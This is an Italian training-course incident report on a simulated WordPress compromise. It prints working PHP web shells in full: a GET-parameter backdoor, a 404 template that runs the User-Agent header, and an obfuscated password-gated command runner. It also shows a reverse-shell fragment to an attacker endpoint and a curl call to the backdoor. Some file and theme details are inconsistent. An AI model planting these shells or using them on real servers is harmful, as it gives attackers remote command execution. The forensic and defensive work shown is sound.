

Report Scenario – Analisi di un attacco WordPress con web shell

REVISIONI DEL DOCUMENTO				
Versione	Data	Autore	Descrizione	Parti modificate
1.0	22/12/2023	Francesco Golisciano	Emissione del documento	Tutte

Indice

Indice.....	2
1 Executive Summary	3
2 Contesto e scopo	4
3 Diagramma di flusso operativo	4
4 Analisi dei processi	7
5 Analisi del file system.....	8
6 Analisi traffico di rete	12
7 Situational awareness	14
8 Estrazione payload	16
9 Ricostruzione file	17
10 Raccomandazioni DevSecOps	18
11 Valutazione del rischio	19
12 IOC.....	20
13 Next Steps	21

1 Executive Summary

*È stata rilevata una compromissione di un'istanza WordPress tramite **web shell PHP** distribuite in più percorsi dell'applicazione, con **esecuzione remota di comandi via HTTP** e presenza di **reverse shell** verso endpoint esterni. Le evidenze includono file **backdoor.php/revshell.php/404.php** manipolati, output dei comandi riflesso nelle risposte HTTP e tracciato localmente in **.pwned.txt**. Le tecniche osservate mappano su MITRE ATT&CK (T1059.001, T1505.003, T1071.001, T1027). **Rischio complessivo: Alto**. Azioni immediate: rimozione shell, **re-image** dell'host, rotazione credenziali, hardening PHP e abilitazione logging/monitoring su anomalie HTTP/DNS.*




Figura 1: Architettura dello scenario

Nota: questo report è una rielaborazione professionale di uno scenario simulato utilizzato a fini formativi. Tutti i dati sensibili (IP, username, indirizzi, host, screenshot) sono stati anonimizzati per la pubblicazione.

2 Diagramma di flusso operativo

L'analisi è condotta usando il diagramma di flusso operativo mostrato in Figura 2.




Figura 2: Diagramma di flusso operativo

Report scenario di attacco

La Tabella 1 descrive le diverse attività coinvolte in ciascuna fase del diagramma di flusso operativo. Ogni fase è presentata con il proprio nome, una descrizione sintetica delle attività svolte ed un elenco di obiettivi.

Tabella 1: Descrizione delle attività

Fase	Descrizione attività	Obiettivi
ANALISI PROCESSI	Si analizzano i processi in esecuzione sull'host vittima. Si identificano processi con nomi e/o parametri sospetti.	Individuare eventuali reverse shell attive.
ANALISI FILE SYSTEM	Si analizza il file system della macchina vittima. Si identificano i file aperti da eventuali processi sospetti.	Individuare i file PHP contenenti le Web shell. Leggere i tag PHP contenenti le shell per capire meglio come funzionano.
ANALISI TRAFFICO RETE	Si cattura il traffico su una interfaccia di rete specifica e si produce una traccia PCAP. Si trasferisce la traccia localmente e la si analizza.	Capire come sono immessi i comandi e come sono lette gli output corrispondenti.
SITUATIONAL AWARENESS	Si mettono insieme tutti i pezzi del puzzle raccolti finora.	Avere un quadro più chiaro possibile di come funzionano le Web shell.
ESTRAZIONE PAYLOAD	Si estrae il dato esfiltrato dall'attaccante (detto payload) dalla traccia PCAP.	Ottenere lo stesso dato che l'attaccante riceve sulla sua macchina.
RICOSTRUZIONE PAYLOAD	Si analizza il payload e si cerca di capire se è offuscato e/o cifrato in qualche modo. Si prova a ricostruire l'output in chiaro.	Determinare le operazioni di decodifica e/o decifratura propeutiche alla ricostruzione del file. Ottenere l'output che riceve l'attaccante.

3 Analisi dei processi

In Figura 3 è illustrato l'elenco dei processi in esecuzione, prodotto con il comando seguente:

ps faxu

Il comando **ps faxu** stampa l'intero albero dei processi in modo esteso, evidenziando la gerarchia tra padri e figli.

```
Ssl Dec11 0:03 /usr/libexec/packagekitd
SLsl Dec11 0:46 /sbin/multipathd -d -s
Ss Dec11 0:27 /usr/sbin/apache2 -k start
S Dec11 0:00 \_ /usr/sbin/apache2 -k start
S Dec11 0:00 | \_ sh -c uname -a; w; id; /bin/sh -i
S Dec11 0:00 | \_ /bin/sh -i
S 00:00 0:09 \_ /usr/sbin/apache2 -k start
S 00:00 0:10 \_ /usr/sbin/apache2 -k start
```

Figura 3: Elenco dei processi in esecuzione

Nell'output si nota qualcosa di strano; alcuni processi usati nell'enumerazione iniziale di un sistema UNIX (`uname -a`, `w`, `id`) ed una shell interattiva (`/bin/sh -i`).

4 Analisi del file system.

```
total 0
lrwxrwxrwx 1 root root 33 Dec 11 16:16 wordpress.conf -> ../sites-available/wordpress.conf
```

Figura 4: Virtual host wordpress

Si elencano i virtual host Apache attivi (Figura 4):

```
ls -l /etc/apache2/sites-enabled/
```

C'è un solo virtual host attivo con configurazione wordpress.conf. Questo virtual host deve per forza servire WordPress.

```
<VirtualHost *:80>
  DocumentRoot /var/www/wordpress
  <Directory /var/www/wordpress>
    Options FollowSymLinks
    AllowOverride Limit Options FileInfo
    DirectoryIndex index.php
    Require all granted
  </Directory>
  <Directory /var/www/wordpress/wp-content>
    Options FollowSymLinks
    Require all granted
  </Directory>
</VirtualHost>
```

Figura 5: Configurazione WordPress

Si stampa la configurazione del virtual host (Figura 5):

```
cat /etc/apache2/sites-enabled/wordpress.conf
```

La directory radice è specificata nella direttiva di configurazione di nome DocumentRoot. Il suo valore è:

```
/var/www/wordpress.
```

Report scenario di attacco

```
total 320
drwxr-xr-x  5 www-data www-data  4096 Dec 12 18:31 .
drwxr-xr-x  4 www-data www-data  4096 Dec 11 15:28 ..
-rw-r--r--  1 www-data www-data   531 Dec 11 18:30 .htaccess
-rw-r--r--  1 www-data www-data 71644 Dec 18 20:59 .pwned.txt
-rw-r--r--  1 www-data www-data   405 Feb  6 2020 index.php
-rw-r--r--  1 www-data www-data 19915 Dec 11 18:30 license.txt
-rw-r--r--  1 www-data www-data  7399 Dec 11 18:30 readme.html
-rw-r--r--  1 www-data www-data  7211 Dec 11 18:30 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Dec 11 18:30 wp-admin
-rw-r--r--  1 www-data www-data   351 Feb  6 2020 wp-blog-header.php
-rw-r--r--  1 www-data www-data  2323 Dec 11 18:30 wp-comments-post.php
-rw-r--r--  1 www-data www-data  3013 Dec 11 18:30 wp-config-sample.php
-rw-r--r--  1 root      root      3271 Dec 11 15:28 wp-config.php
drwxr-xr-x  7 www-data www-data  4096 Dec 12 18:31 wp-content
-rw-r--r--  1 www-data www-data  5638 Dec 11 18:30 wp-cron.php
drwxr-xr-x 27 www-data www-data 12288 Dec 11 18:30 wp-includes
-rw-r--r--  1 www-data www-data  2502 Dec 11 18:30 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3927 Dec 11 18:30 wp-load.php
-rw-r--r--  1 www-data www-data 50924 Dec 11 18:30 wp-login.php
-rw-r--r--  1 www-data www-data  8525 Dec 11 18:30 wp-mail.php
-rw-r--r--  1 www-data www-data 26409 Dec 11 18:30 wp-settings.php
-rw-r--r--  1 www-data www-data 34385 Dec 11 18:30 wp-signup.php
-rw-r--r--  1 www-data www-data  4885 Dec 11 18:30 wp-trackback.php
-rw-r--r--  1 www-data www-data  3154 Dec 11 18:30 xmlrpc.php
```

Figura 6: Struttura della directory WordPress

Si esegue il comando seguente per elencare il contenuto della directory /var/www/wordpress:

```
ls -al /var/www/wordpress
```

Viene mostrata la solita struttura di un CMS WordPress (Figura 6). Il file nascosto con un nome “.pwned.txt” non dovrebbe essere lì.

Si stampa il contenuto del file nascosto:

```
cat /var/www/wordpress/.pwned.txt
```

Il file contiene una sequenza casuale di stringhe, probabilmente prodotte tramite esecuzione di comandi echo.

```
wp-content/themes/twentytwentythree/revshell.php:40:// Use of stream_select() on file descriptors returned by proc_open() w
wp-content/themes/twentytwentythree/revshell.php:113:$process = proc_open($shell, $descriptorspec, $pipes);
wp-content/themes/twentytwentythree/backdoor.php:1:<?php system($_GET["c"]);?>
wp-content/themes/twentytwentyone/revshell.php:40:// Use of stream_select() on file descriptors returned by proc_open() wil
wp-content/themes/twentytwentyone/revshell.php:113:$process = proc_open($shell, $descriptorspec, $pipes);
wp-content/themes/twentytwentyone/backdoor.php:1:<?php system($_GET["c"]);?>
wp-content/themes/twentytwentyone/404.php:26:<?php system($_SERVER['HTTP_USER_AGENT']); ?>
wp-content/themes/twentytwentytwo/revshell.php:40:// Use of stream_select() on file descriptors returned by proc_open() wil
wp-content/themes/twentytwentytwo/revshell.php:113:$process = proc_open($shell, $descriptorspec, $pipes);
wp-content/themes/twentytwentytwo/backdoor.php:1:<?php system($_GET["c"]);?>
wp-admin/includes/class-wp-site-health-auto-updates.php:323: WP_Filesystem();
wp-admin/includes/class-wp-upgrader.php:242: if ( ! WP_Filesystem( $credentials, $directories[0], $allow_relaxed
wp-admin/includes/plugin.php:922: if ( ! WP_Filesystem( $credentials ) ) {
wp-admin/includes/ajax-actions.php:4438: if ( false == $credentials || ! WP_Filesystem( $credentials ) ) {
wp-admin/includes/ajax-actions.php:4734: if ( false == $credentials || ! WP_Filesystem( $credentials ) ) {
wp-admin/includes/theme.php:46: if ( ! WP_Filesystem( $credentials ) ) {
wp-admin/includes/class-wp-site-health.php:2006: if ( false == $credentials || ! WP_Filesystem( $credential
wp-admin/includes/file.php:1570: * Assumes that WP_Filesystem() has already been called and set up. Does not extract
wp-admin/includes/file.php:1644: * Assumes that WP_Filesystem() has already been called and set up.
wp-admin/includes/file.php:1825: * Assumes that WP_Filesystem() has already been called and set up.
```

Figura 7: Ricerca di funzioni PHP pericolose

Report scenario di attacco

Il comando seguente cerca le invocazioni delle principali funzioni PHP:

```
grep --color=yes -nrHiE '(system|shell_exec | pas-  
sthru|proc_open) \('
```

In figura 7 si vede un modulo PHP eseguire comandi UNIX per l'espletamento delle proprie funzioni.

Ci sono anche diverse Web shell:

backdoor.php

revshell.php

Le shell sembrano installate in diverse parti dell'albero di file di WordPress.

C'è anche un'altra Web shell installata all'interno della pagina di errore 404.php di uno dei temi (twentytwentyone).

```
545a517825297dfd3feade293145441e ./wp-content/themes/twentytwentythree/backdoor.php  
545a517825297dfd3feade293145441e ./wp-content/themes/twentytwentyone/backdoor.php  
545a517825297dfd3feade293145441e ./wp-content/themes/twentytwentytwo/backdoor.php
```

Figura 8: Hash MD5 dei file backdoor.php

Per verificare l'uguaglianza dei file in Figura 8 si esegue il seguente comando:

```
find . -name backdoor.php -exec md5sum {} \;
```

Gli hash MD5 sono identici. Tutti i file backdoor.php hanno lo stesso contenuto.

```
<?php system($_GET["c"]);?>
```

Figura 9: comando eseguito tramite funzione system()

Si stampa il contenuto di uno dei file backdoor.php:

```
cat wp-content/themes/twentytwentythree/backdoor.php
```

Viene invocata la funzione di libreria system() che esegue un comando, come si può vedere in figura 9.

Il comando è passato tramite l'argomento "c" della query string.

```
8017e759b94259a8ff557829b54d0d0d ./wp-content/themes/twentytwentythree/revshell.php  
8017e759b94259a8ff557829b54d0d0d ./wp-content/themes/twentytwentyone/revshell.php  
8017e759b94259a8ff557829b54d0d0d ./wp-content/themes/twentytwentytwo/revshell.php
```

Figura 10: Hash MD5 dei file revshell.php

In Figura 10 si può vedere che gli hash MD5 sono identici. Tutti i file revshell.php hanno lo stesso contenuto.

```
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Figura 11: Reverse shell

La reverse shell si connette all'endpoint ATTACKER_IP:PORT.

Sono trasferiti 1400 byte di payload ad ogni messaggio. Sono eseguiti alcuni comandi di enumerazione standard (uname -a, w, id) e poi la shell interattiva vera e propria (/bin/sh -i). Ciò coincide con ciò che si è trovato nell'albero dei processi (Figura 3).

```
<?php  
/**  
 * The template for displaying 404 pages (not found)  
 *  
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page  
 *  
 * @package WordPress  
 * @subpackage Twenty_Twenty_One  
 * @since Twenty_Twenty_One 1.0  
 */  
  
get_header();  
?>  
  
<header class="page-header alignwide">  
    <h1 class="page-title"><?php esc_html_e( 'Nothing here'  
</header><!-- .page-header -->  
  
<div class="error-404 not-found default-max-width">  
    <div class="page-content">  
        <p><?php esc_html_e( 'It looks like nothing was found at this location. Please try  
        <?php get_search_form(); ?>  
    </div><!-- .page-content -->  
</div><!-- .error-404 -->  
  
<?php system($_SERVER['HTTP_USER_AGENT']); ?>  
  
<?php  
get_footer();
```

Figura 12: Contenuto file 404.php

Si stampa il contenuto di uno dei file 404.php (Figura 12):

```
cat wp-content/themes/twentytwentyone/404.php
```

Subito prima del tag PHP responsabile per la produzione del footer della pagina compare un altro tag PHP che esegue un comando UNIX.

Il comando è letto dal valore dell'intestazione HTTP User-Agent.

Corso "Security Analyst"

5 Analisi traffico di rete

Si procede con la cattura di una traccia di traffico in formato PCAP tramite il software **tshark**. Si elencano le interfacce disponibili alla cattura con il comando **tshark -D**. L'output del comando, mostrato in Figura 13, illustra le interfacce di rete disponibili per la cattura del traffico di rete.

```
1. ens5
2. any
3. lo (Loopback)
4. bluetooth-monitor
5. nflog
6. nfqueue
7. dbus-system
8. dbus-session
9. ciscodump (Cisco remote capture)
10. dpauxmon (DisplayPort AUX channel monitor capture)
11. randpkt (Random packet generator)
12. sdjournal (systemd Journal Export)
13. sshdump (SSH remote capture)
14. udpdump (UDP Listener remote capture)
```

Figura 13: interfacce disponibili

Si opta per la cattura del traffico live sull'interfaccia di rete **ens5**, salvando la traccia nel file **ens5.pcap**:

```
tshark -i ens5 -w ens5.pcap
```

Si attende all'incirca un minuto.

```
Capturing on 'ens5'
** (tshark:144407) 06:02:15.886723 [Main MESSAGE] -- Capture started.
** (tshark:144407) 06:02:15.886812 [Main MESSAGE] -- File: "ens5.pcap"
271 ^C
```

Figura 14: traffico ens5

Si interrompe la cattura con la sequenza di caratteri CTRL-c (Figura 14).

Successivamente si copia localmente la traccia di traffico **ens5.pcap**, ad esempio eseguendo il comando seguente dalla postazione locale dell'analista:

```
scp USER_REDACTED@REDACTED_PUBLIC_IP:ens5.pcap .
```


Si apre localmente **ens5.pcap** con Wireshark:

```
wireshark ens5.pcap
```

Successivamente, come evidenziato in Figura 15 si seleziona il menu “Statistiche” e la funzione “Conversazioni”. Una macchina con indirizzo IP **ATTACKER_IP** invia tramite http diversi blocchi dati di dimensione eterogenea alla macchina vittima con IP **VICTIM_IP**.

Report scenario di attacco

In presenza di Web shell ciò può risultare sospetto.



CP · 5	UDP · 5			
	Port B	Packets	Bytes	Stream ID
	80	10	989 bytes	2
	80	14	25 kB	3
	80	5	574 bytes	4
	53058	186	16 kB	0
	47606	5	2 kB	1

Figura 15: Conversazioni tra vittima e attaccante

Si visualizzano i frame Ethernet contenenti traffico http (Figura 16). In ognuno di questi frame sono presenti richieste HTTP. Si ritrovano le Web shell identificate in precedenza tramite l'analisi statica dei processi e dei file.




Figura 16: frame traffico http

Viene richiesta l'esecuzione dello script sk3e2z.php presente nel tema twentytwentytwo.

La richiesta è fatta con il metodo POST, che non consente di vedere i parametri nella query string dell'URL.

Viene inoltre interrogato l'URL /x1x2x3x tramite il metodo GET.

Nella directory /var/www/wordpress non esiste un file di nome x1x2x3x.

6 Situational awareness

L'URL /x1x2x3x viene richiesto per provocare una risposta HTTP 404.

Se il tema di default è twentytwentythree, viene invocato lo script /wp-content/themes/twentytwentythree/404.php che produce la pagina di errore.

Si stampa il contenuto di uno dei file sk3e2z.php (Figura 17):

```
cat wp-content/themes/twentytwentythree/sk3e2z.php
```



```
<?php
$pass = "9cdfb439c7876e703e307864c9167a15"; //lol

$A = chr(0x73);
$B = chr(0x79);
$X = chr(0x74);
$D = chr(0x65);
$E = chr(0x6d);

$hook = $A.$B.$A.$X.$D.$E;

if($pass == md5($_POST['password']))
{
    $hook($_POST['cmd']);
}
else
{
    die();
}

?>
```

Figura 17: file sk3e2Z.php

Nella variabile “\$pass” viene salvato un codice abbastanza oscuro lungo 32 caratteri.

Il commento seguente (//) evidenzia la stringa lol.

Questo codice è una codifica della stringa lol, ottenuta calcolandone un hash con la funzione MD5.

La funzione chr() prende in ingresso un codice ASCII intero e ritorna in uscita il carattere corrispondente al codice.

Le cinque variabili A, B, X, D, E ricevono rispettivamente i caratteri associati ai codici ASCII 0x73, 0x79, 0x74, 0x65, 0x6d, corrispondenti alle lettere S, y, t, e, m.

L'operatore “.” concatena le stringhe. La variabile hook contiene una stringa prodotta a tempo di esecuzione a partire dalla concatenazione delle variabili A, B, A, X, D, E.

La concatenazione produce la stringa “system”.

La funzione md5() calcola l'hash MD5 di un valore.

Report scenario di attacco

Se l'hash MD5 del campo "password" del form è uguale all'hash della stringa "lol" (ovvero, se la password è "lol"), viene eseguito il comando UNIX specificato dal valore del campo "cmd" del form. Si tratta di un classico offuscamento di funzione, tipico dei malware moderni.

7 Estrazione payload


Per ottenere il payload bisogna analizzare la comunicazione tra la vittima e l'attaccante.

La comunicazione avviene in due modi: Shell dirette nelle risposte HTTP associate alle richieste che le invocano, Reverse shell nella connessione tra la vittima e l'attaccante.

L'output del comando è stato redirezionato sul file .pwned.txt (ed è lì che bisogna cercare gli output dei comandi!).

Eseguendo manualmente una richiesta HTTP backdoor.php ed eseguendo un comando che non redireziona il suo output, in Figura 18 si può notare come l'output sia riflesso nella risposta.

```
curl -v http://VICTIM IP/wp-content/themes/twentytwentyone/backdoor.php?c=id
```



```
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 20 Dec 2023 10:25:09 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Content-Length: 54
< Content-Type: text/html; charset=UTF-8
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 18: Output richiesta http al file backdoor.php

8 Ricostruzione file

Si può usare il comando tshark per estrarre automaticamente dalla traccia ens5.pcap tutte le richieste HTTP verso la shell backdoor.php con il seguente comando:

```
tshark -r ens5.pcap -Y 'http.request.full_uri contains "/back-  
door.php"' -T  
fields -e http.request.uri.query.parameter | sed -e 's/^c=/'
```

La precedente vista può essere adattata al file sk3e2z.php:

```
tshark -r ens5.pcap -Y 'http.request.full_uri contains  
"/sk3e2z.php"' -T fields -e http.file_data | sed -n -e  
's/^cmd=(.*) &.*$/\1/p'
```

9 Raccomandazioni DevSecOps

- **High — Rimozione e recovery:** rimuovere web shell, re-image host compromesso, cambiare credenziali. (Owner: Sysadmin)
- **High — Detection:** abilitare logging HTTP e monitorare richieste POST verso file PHP non previsti; regole SIEM per **system()/shell_exec()** (Owner: Security Team)
- **Medium — Hardening:** disabilitare funzioni PHP pericolose (**system, exec, shell_exec, passthru**) o limitare tramite suhosin/FFI. (Owner: DevOps)
- **Medium — Pipeline:** integrare scansione SAST/SCA su repo e scansione file system con checksum baseline (Owner: DevSecOps)
- **Low — Preventive:** abilitare WAF con CRS OWASP e limitare upload di file PHP da interfacce non autorizzate. (Owner: Infra)

10 Valutazione del rischio

- **Impatto:** Alto (RCE, persistenza, possibile esfiltrazione).
- **Probabilità:** Media (superficie d'attacco WordPress).
- **Rischio complessivo:** Alto.
- **Priorità:** intervento immediato su host e pipeline.

11 IOC

File Sospetti	back-door.php	rev-shell.php	sk3e2z.php		
Processi osservati	exfiltrator	/bin/sh -i			
Endpoint/URL	REDAC-TED_IP_ATTACKER:PORT (HTTP POST to /back-door.php)				
Payload	comandi eseguiti riflessi in .pwned.txt				
MITRE	T1059.001	T1505.003	T1071.001	T1027	T1053

12 Next Steps

- **Immediate:** rimozione shell, **re-image** host, rotazione credenziali, verifica integrità file.
- **Breve:** abilitazione WAF (OWASP CRS), disabilitare funzioni PHP pericolose (**system**, **exec**, **shell_exec**, **passthru**), baseline checksum su file PHP.
- **Medio:** SAST/SCA in CI/CD, regole SIEM su pattern HTTP anomali (POST verso file PHP fuori lista), alert su modifiche a file in **wp-content**.